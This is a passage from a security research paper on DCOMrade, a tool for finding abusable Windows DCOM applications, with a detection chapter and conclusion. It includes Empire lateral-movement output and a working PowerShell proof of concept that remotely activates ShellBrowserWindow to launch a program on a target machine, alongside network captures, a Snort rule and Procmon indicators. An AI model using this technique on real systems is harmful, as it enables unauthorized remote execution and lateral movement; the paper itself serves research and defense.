NOTE: Please note that this module is NOT 'opsec' safe, meaning that it is easy to detect when an experienced defender is monitoring the system.

After a couple minutes the script's outputs are shown in the terminal:



```
(Empire: powershell/lateral_movement/invoke_dcomrade) > [*] Agent Y15Z2RAS returned results.
C:\Windows\system32\localhost
CLSID: {0002DF01-0000-0000-C000-000000000046} MemberType Count: 47
CLSID: {095B9B12-8BDE-49D2-984B-BF01B4F8CDAF} MemberType Count: 9
CLSID: {25983561-9D65-49CE-B335-40630D901227} MemberType Count: 14
CLSID: {27354128-7F64-5B0F-8F00-5D77AFBE261E} MemberType Count: 25
CLSID: {27354129-7F64-5B0F-8F00-5D77AFBE261E} MemberType Count: 26
CLSID: {2735412A-7F64-5B0F-8F00-5D77AFBE261E} MemberType Count: 30
CLSID: {2735412B-7F64-5B0F-8F00-5D77AFBE261E} MemberType Count: 10
CLSID: {2735412C-7F64-5B0F-8F00-5D77AFBE261E} MemberType Count: 8
CLSID: {2735412D-7F64-5B0F-8F00-5D77AFBE261E} MemberType Count: 21
CLSID: {2735412E-7F64-5B0F-8F00-5D77AFBE261E} MemberType Count: 50
CLSID: {2C941FC5-975B-59BE-A960-9A2A262853A5} MemberType Count: 41
CLSID: {2C941FCE-975B-59BE-A960-9A2A262853A5} MemberType Count: 6
CLSID: {49B2791A-B1AE-4C90-9B8E-E860BA07F889} MemberType Count: 11
CLSID: {4E14FBA2-2E22-11D1-9964-00C04FBBB345} MemberType Count: 6
CLSID: {53362C64-A296-4F2D-A2F8-FD984D08340B} MemberType Count: 2
CLSID: {752438CB-E941-433F-BCB4-8B7D2329F0C8} MemberType Count: 12
CLSID: {7542E960-79C7-11D1-88F9-0080C7D771BF} MemberType Count: 23
CLSID: {8A99553A-7971-4445-93B5-AAA43D1433C5} MemberType Count: 5
CLSID: {91ECFDB4-2606-43E4-8F86-E25B0CB01F1E} MemberType Count: 5
CLSID: {9BA05972-F6A8-11CF-A442-00A0C90A8F39} MemberType Count: 47
CLSID: {A4DDCA2B-E73C-40C5-83B1-9F40269D0B0D} MemberType Count: 3
CLSID: {AA04CA0B-7597-4F3E-99A8-36712D13D676} MemberType Count: 19
CLSID: {AB93B6F1-BE76-4185-A488-A9001B105B94} MemberType Count: 3
CLSID: {AB944620-79C6-11D1-88F9-0080C7D771BF} MemberType Count: 9
CLSID: {b15c0e47-c391-45b9-95c8-eb596c853f3a} MemberType Count: 24
CLSID: {c08afd90-f2a1-11d1-8455-00a0c91f3880} MemberType Count: 47
CLSID: {CDBEC9C0-7A68-11D1-88F9-0080C7D771BF} MemberType Count: 11
CLSID: {D5E8041D-920F-45e9-B8FB-B1DEB82C6E5E} MemberType Count: 47
[+] Possible Vulnerability found: void Navigate (string, Variant, Variant, Variant, Variant) CLSID: {0002DF01-0000-0000-C000-000000000046} Path: $COM.Navigate
[+] Possible Vulnerability found: void Navigate (string, Variant, Variant, Variant, Variant) CLSID: {0002DF01-0000-0000-C000-000000000046} Path: $COM.Application.Navigate
```

FIGURE 7.8: `invoke_dcomrade` output in Empire

7.5 Abusing the DCOM application


The script provides a quite extensive list of DCOM applications that could be (ab)used. To prove that the script shows the right DCOM applications, one of the results was tested, using the `Navigate` method that is present on depth level four: `$COM.Aplication.Application.Navigate`.

A small script was written that activates the DCOM application using a Powershell remote session, and execute the Windows calculator executable on the target system with CLSID `{c08afd90-f2a1-11d1-8455-00a0c91f3880}`:

```
param(
  [Parameter(Mandatory=$True,Position=1)]
  [String]$computername,
  [Parameter(Mandatory=$True,Position=2)]
  [String]$user,
  [Parameter(Mandatory=$True,Position=3)]
  [String]$clsid
)
$session = New-PSSession -ComputerName $computername -Credential
    $computername\$user
Invoke-Command -Session $session -ScriptBlock {
  $COM = [activator]::CreateInstance([type]::GetTypeFromCLSID
    ($Using:clsid, "localhost"))
  $COM.Application.Application.Navigate("C:\Windows\System32\calc.exe")
}
```

NOTE: The above script is not part of the full script and just an example showing how the findings could be tested, in this example testing to execute an executable.

Executing the script, using `{c08afd90-f2a1-11d1-8455-00a0c91f3880}` (ShellBrowserWindow), on the attacking machine prompts the Administrator password just like the DCOM enumeration script:




```
PS C:\Users\Admin\Desktop\PS_SCRIPTS\DCOMerate\DCOMerate> .\poctest.ps1 -computername 10.10.30.108 -user Admin -clsid "c
08afd90-f2a1-11d1-8455-00a0c91f3880"
```

Administrator: Windows PowerShell (x86)
Windows PowerShell credential request
Enter your credentials.
User name: 10.10.30.108\Admin
Password:
OK
Cancel

FIGURE 7.9: Executing the PoC script on the attacking machine.

Which results in a calculator process being started on the target machine:



Name	Status	8% CPU	39% Memory	1% Disk	0% Network
Apps (2)					
Calculator		0%	10,8 MB	0 MB/s	0 Mb
Task Manager		2,7%	16,6 MB	0 MB/s	0 Mb
Background processes (43)					
Antimalware Service Executable		0%	61,3 MB	0 MB/s	0 Mb
Application Frame Host		0%	7,7 MB	0 MB/s	0 Mb
COM Surrogate		0%	0,9 MB	0 MB/s	0 Mb
COM Surrogate		0%	2,9 MB	0 MB/s	0 Mb
CTF Loader		0%	3,0 MB	0 MB/s	0 Mb
Host Process for Windows Tasks		0%	2,7 MB	0 MB/s	0 Mb
Host process for WinRM plug-ins		0%	15,2 MB	0 MB/s	0 Mb

FIGURE 7.10: Calculator process started on the target machine.

NOTE: The `ShellBrowserWindow` is not a new vulnerable DCOM application, this is just to showcase the automated finding of using a `Method` of `ShellBrowserWindow` that is buried deeper.

Chapter 8

Detection

In this chapter the detection part will be discussed. Please note that the information presented in this chapter is by no means complete and there might be many more indicators of this technique and methods.

8.1 Network Traffic Analysis

The automated enumeration of the possible vulnerable DCOM applications generates a lot of network traffic due to the retrieval of DCOM applications, looping over the registry and activating DCOM applications using their `CLSID` is all done using Windows Remote Management.

Analyzing network traffic can be done with a multitude of tools. The most well known tool for this job is Wireshark, which will also be used for the traffic analysis in the next subsection.


8.1.1 WinRM HTTPS Traffic

The traffic that is being generated from running the script is all encrypted using HTTPS as described in the 'Web Services for Management (WS-Management) Specification':

"For services that support HTTPS, the transport layer handles negotiation of the proper encryption protocol"((DMTF), 2014)

When analyzing the network traffic that was captured from the attacking machine a couple of things stand out right away:

- **Powershell version** - The Powershell version used is shown in the `POST` request that is being made to the target machine;
- **User involved** - The user involved is shown in the `POST` request that is being made to the target machine, this is the Administrative user on the target machine;
- **Encrypted sessions** - All of the HTTP traffic is encrypted, this is also shown in the metadata of the packets `(application/http-spnego-session-encrypted);`
- **Destination port 5985** - The Windows Remote Management service always uses destination port 5985 to communicate with the target machine.




```
Dst port Protocol  Length Info
    5985 HTTP         331 POST /wsman?PSVersion=6.1.0 HTTP/1.1 , NTLMSSP_NEGOTIATE
   50063 HTTP         508 HTTP/1.1 401  , NTLMSSP_CHALLENGE
    5985 HTTP        9441 POST /wsman?PSVersion=6.1.0 HTTP/1.1 , NTLMSSP_AUTH, User: 10.10.30.107\Admin (application/http-spnego-session-encrypted)
   50063 HTTP        1244 HTTP/1.1 200   (application/http-spnego-session-encrypted)
    5985 HTTP         331 POST /wsman?PSVersion=6.1.0 HTTP/1.1 , NTLMSSP_NEGOTIATE
   50064 HTTP         508 HTTP/1.1 401  , NTLMSSP_CHALLENGE
    5985 HTTP        1968 POST /wsman?PSVersion=6.1.0 HTTP/1.1 , NTLMSSP_AUTH, User: 10.10.30.107\Admin (application/http-spnego-session-encrypted)
```

FIGURE 8.1: Network capture filtered on HTTP

Opening the PCAP with the captured network traffic and applying a filter to only show the HTTP traffic shows the above items in a clear way:

When using the `Follow TCP Stream` functionality of Wireshark it is clear that the SOAP structure is being used as described in the Web Services for Management (WS-Management) Specification ((DMTF), 2014):



```
POST /wsman?PSVersion=6.1.0 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/encrypted;protocol="application/HTTP-SPNEGO-session-encrypted";boundary="Encrypted Boundary"
Authorization: Negotiate
TlRMTVNTUAADAAAAGAAYAIoAAABCAUIBogAAABgAGABYAAAACgAKAHAAAAAQABAAegAAABAAEADkAQAANYKI4goA7kIAAAAPN6hGaSR95+vVGeVROxCOwTEAMAAuADEAMAAuADMAMAAuADEAMAA3AEEAZABtAGkAbgBBAFQAVABBAEM
ASwBFAFIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAStNm4TehZicHgQ1pIZvJ3gEBAAAAAAAAPV7nUDRs1AFPOuYgIMBwAgAAAAACAB4ARABFAFMASwBUAE8AUAAtAE4AUQBRAE4ARQA3ADAAAQAeAEQARQBTAEsAVABPAFAALQBOAF
EAUQBOAEUANwAwAAQAHgBEAEUAUwBLAFQATwBQAC0ATgBRAFEATgBFADcAMAADAB4ARABFAFMASwBUAE8AUAAtAE4AUQBRAE4ARQA3ADAABwAIAD1e51A0bNQBBgAEAAIAAAAIADAAMAAAAAAAAAAAAAAAAAAADAAAIYyy5+gXm9P/
ncARhoHpPvwfqLXYI69hLCUuQX0Pfw/CgAQAAAAAAAAAAAAAAAAAAAAAAAAJACIASABUAFQAUAAvADEAMAAuADEAMAAuADMAMAAuADEAMAA3AAAAAAAAAAAAAAAAAABJYjT9RCd9fiWc0mzbc/po=
User-Agent: Microsoft WinRM Client
Content-Length: 9387
Host: 10.10.30.107:5985

--Encrypted Boundary
Content-Type: application/HTTP-SPNEGO-session-encrypted
OriginalContent: type=application/soap+xml;charset=UTF-8;Length=9132
--Encrypted Boundary
Content-Type: application/octet-stream
........k\;....L.....4....1fj....t.C..Yd.u..|..&..y....(+lq....w.O9....W.......jQ...B....z>.`...i..r~..9z.B7b.4.6..\..,Nz..8QB.J....g.x..
3Q.....LX..uM)..Lv.u...)i..X.....H..H....e-..G....Z@..N.......*..#j..N`.d.6.FMY..H$...K...!E.s..q*.l.....4....+.}.
6.<.T.....u.......2..\...1.]........*.        ......ni..[.#...p<.T&A..0G....40b........N.c.l....;.....QYSJ        ......u.>dQ'.....e.
$B....Y'IoQy..Rg.............~.x.........<...O.6h...9....
v..`
```

FIGURE 8.2: SOAP structure present in the HTTPS traffic

Actual detection on the network portion might be quite difficult since the Windows Remote Management Protocol could be used for legitimate purposes and does not always indicate malicious activities. The network analysis in combination with endpoint detection could however give a better indication of malicious presence / activities by correlating both occurrences within a certain timeframe.

A generic Snort rule could be written to indicate the usage of the Microsoft WinRM Client, checking the endpoint after this rule is being triggered could provide a good detection surface for the enumeration of DCOM applications:

```
alert tcp any any -> any 5985 (msg:"Microsoft WinRM Client User-Agent
Detected";content:"POST";http_method;content:"User-Agent:  Microsoft
WinRM Client";flow:to_server;sid:31337;rev:1)
```


8.2 Endpoint Analysis

Normally when activating DCOM applications remotely the `DCE/RPC` protocol is being used which shows exactly which `Interface` is being called on the target machine. With this Powershell script everything is being activated locally which means that the `DCE/RPC` protocol is not being used and thus it might be harder to detect this kind of traffic and what is being activated on the target machine.

8.2.1 Process Monitoring

A process monitoring recording was made with Microsoft's Procmon. Procmon is a tool that shows a realtime overview of all the processes and records their presence, this allows an overview of all the processes that were also closed within an instant.


When starting the script on the attacking machine and looking at the processes created on the target machine, it is shown that the `wsmprovhost.exe` is started which provides the Windows Remote Management that the attacking machine is requesting:



```
svchost.exe        992  Process Create   C:\Windows\system32\wsmprovhost.exe
```

FIGURE 8.3: `wsmprovhost.exe` being started


After this process is created a query looking for the username provided as local Administrator is being carried out on the target machine:



```
lsass.exe       828  RegOpenKey     HKLM\SAM\SAM\DOMAINS\Account\Groups\Names\Admin
lsass.exe       828  RegOpenKey     HKLM\SAM\SAM\DOMAINS\Account\Aliases\Names\Admin
lsass.exe       828  RegOpenKey     HKLM\SAM\SAM\DOMAINS\Account\Users\Names\Admin
lsass.exe       828  RegQueryValue  HKLM\SAM\SAM\Domains\Account\Users\Names\Admin\(Default)
lsass.exe       828  RegCloseKey    HKLM\SAM\SAM\Domains\Account\Users\Names\Admin
```

FIGURE 8.4: Query for the user 'Admin'


When the local Administrator account is successfully accessed the `wsmprovhost.exe` queries the Windows registry for the version of Powershell to use to carry out the commands invoked by the attacking machine:



```
wsmprovhost.exe    1604  RegOpenKey    HKLM\SOFTWARE\Microsoft\PowerShell\3
wsmprovhost.exe    1604  RegCloseKey   HKLM\SOFTWARE\Microsoft\PowerShell\3
```

FIGURE 8.5: `wsmprovhost.exe` querying for Powershell

After the Powershell query there are *a lot* of `CLSID` queries being made by the `wsmprovhost.exe` process:



```
wsmprovhost.exe    1604  RegOpenKey    HKCU\Software\Classes\CLSID\{8c4fb175-81ae-4399-9208-591a574a893f}
wsmprovhost.exe    1604  RegOpenKey    HKCR\CLSID\{8c4fb175-81ae-4399-9208-591a574a893f}
wsmprovhost.exe    1604  RegCloseKey   HKCR\CLSID\{8c4fb175-81ae-4399-9208-591a574a893f}
```

FIGURE 8.6: `CLSID` enumeration with the `wsmprovhost.exe` process

When tying all of these indicators together it should be possible to create endpoint detection for these kind of enumeration techniques. Due to a lack of knowledge on the subject of creating endpoint detection, this paper will not go into how to build such a detection mechanism.

Chapter 9

Conclusion

The previous chapters should've given a pretty good impression why and how to use this tool. This chapter will go into the author's conclusion and his view on how the tool could be applied as well as how looking at security challenges with an attacking mindset can help defending against it.

Automating the process of possible vulnerable DCOM applications is possible. This can be achieved by simple analysis of the components that make up the technique and approaching this with a minimal amount of programming mindset.

Red Team purpose The tool should provide a means for red teams to automate possible lateral movement points and not having to do this by hand. Living off the land often goes undetected because of the usage of build-in functionalitities of the operating system. By minimizing the time spend on lateral movement the end goal, exfiltration of data, can be achieved quicker.

Blue Team purposes By providing the blue teams with information on the possibility to automatically enumerate possible lateral movement points, preventive measures can be taken. By running the script on machines within a corporate and / or private environment a quick report can indicate which DCOM applications should be looked into. This will aid in hardening the security of the system, and having the right information at hand to detect these techniques if a red team or attacker would execute them.

By looking at security problems with an attacking mindset a new way of defending can be achieved. If it's not a new technique or solution that will defend against the latest and greatest attacks, it will at least be a mindset that will aid in developing a habit to not even trust the build-in functionalities of an operating system and deploy preventive measures to protect against attackers. Being the attacker is fun, but one has to keep in mind the ethical side of the knowledge that one is applying and distributing.

Chapter 10

Final words

DCOMrade, the name that was given to this tool, should provide a way to enumerate DCOM applications present on a target machine without too much effort. Having a way to speed up tasks that could easily take hours when done by hand is a welcome addition to the toolbox of a penetration tester, red team, but also attackers with more malicious purposes.

Security researchers that investigate new ways to circumvent detection, develop tooling for the latest exploit techniques, research badly documented areas, etc. always have to keep in mind a certain ethical approach as to how to communicate their findings to the outside world. One man's findings could be the next APT's treasure to give them access to systems and processes they shouldn't have access to and possibly threaten a society. It is therefore important that new techniques should not only be made public in how to use these but also be documented as to how to protect, detect or possibly mitigate against it. The author therefore hopes that with releasing this paper, that describes how to abuse a part of the Microsoft Windows operating system, also gives the security community a way to research methods and techniques that can mitigate these risks in critical company and / or private environments. Thank you for your time and feel free to contact me for any questions and / or comments: a.boesenach@hackdefense.nl

Bibliography

(DMTF), Distributed Management Task Force (Sept. 2014). “Wireshark Homepage”. In: *Microsoft Web Services*, p. 162. URL: https://www.wireshark.org/.

Microsoft (2015). “History of DCOM”. In: *Microsoft Developer Network / Visual Studio 2015*. URL: https://msdn.microsoft.com/en-us/library/6zzy7zky.aspx.

— (Dec. 2017a). “Activation”. In: *[MS-DCOM]: Distributed Component Object Model (DCOM) Remote Protocol*, p. 9. URL: https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-DCOM/[MS-DCOM].pdf.

— (Dec. 2017b). “Activation”. In: *[MS-DCOM]: Distributed Component Object Model (DCOM) Remote Protocol*, pp. 16–17. URL: https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-DCOM/[MS-DCOM].pdf.

— (Dec. 2017c). “DCOM Protocol Stack Overview”. In: *[MS-DCOM]: Distributed Component Object Model (DCOM) Remote Protocol*, p. 15. URL: https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-DCOM/[MS-DCOM].pdf.

— (Dec. 2017d). “Interface Pointer Identifier”. In: *[MS-DCOM]: Distributed Component Object Model (DCOM) Remote Protocol*, p. 10. URL: https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-DCOM/[MS-DCOM].pdf.

— (Dec. 2017e). “ORPC Calls”. In: *[MS-DCOM]: Distributed Component Object Model (DCOM) Remote Protocol*, p. 17. URL: https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-DCOM/[MS-DCOM].pdf.

— (Dec. 2017f). “Universally Unique Identifier”. In: *[MS-DCOM]: Distributed Component Object Model (DCOM) Remote Protocol*, p. 12. URL: https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-DCOM/[MS-DCOM].pdf.

— (May 2018a). “COM Objects and Interfaces”. In: *Component Object Model (COM)*. URL: https://docs.microsoft.com/en-us/windows/desktop/com/com-objects-and-interfaces.

— (May 2018b). “Compound Documents”. In: *Component Object Model (COM)*. URL: https://docs.microsoft.com/en-us/windows/desktop/com/compound-documents.

— (Oct. 2018c). “IUnknown interface”. In: *Component Object Model (COM) / IUnknown Interface*. URL: https://docs.microsoft.com/en-us/windows/desktop/api/Unknwn/nn-unknwn-iunknown.

Nelson, Matt (Jan. 2017a). “LATERAL MOVEMENT USING THE MMC20.APPLICATION COM OBJECT”. In: *LATERAL MOVEMENT USING THE MMC20.APPLICATION COM OBJECT*. URL: https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/.

— (Jan. 2017b). “LATERAL MOVEMENT VIA DCOM: ROUND 2”. In: *Lateral Movement via DCOM: Round 2*. URL: https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/.

Tsukerman, Philip (Jan. 2018). “NEW LATERAL MOVEMENT TECHNIQUES ABUSE DCOM TECHNOLOGY”. In: *DCOM lateral movement techniques*. URL: `https://www.cybereason.com/blog/dcom-lateral-movement-techniques`.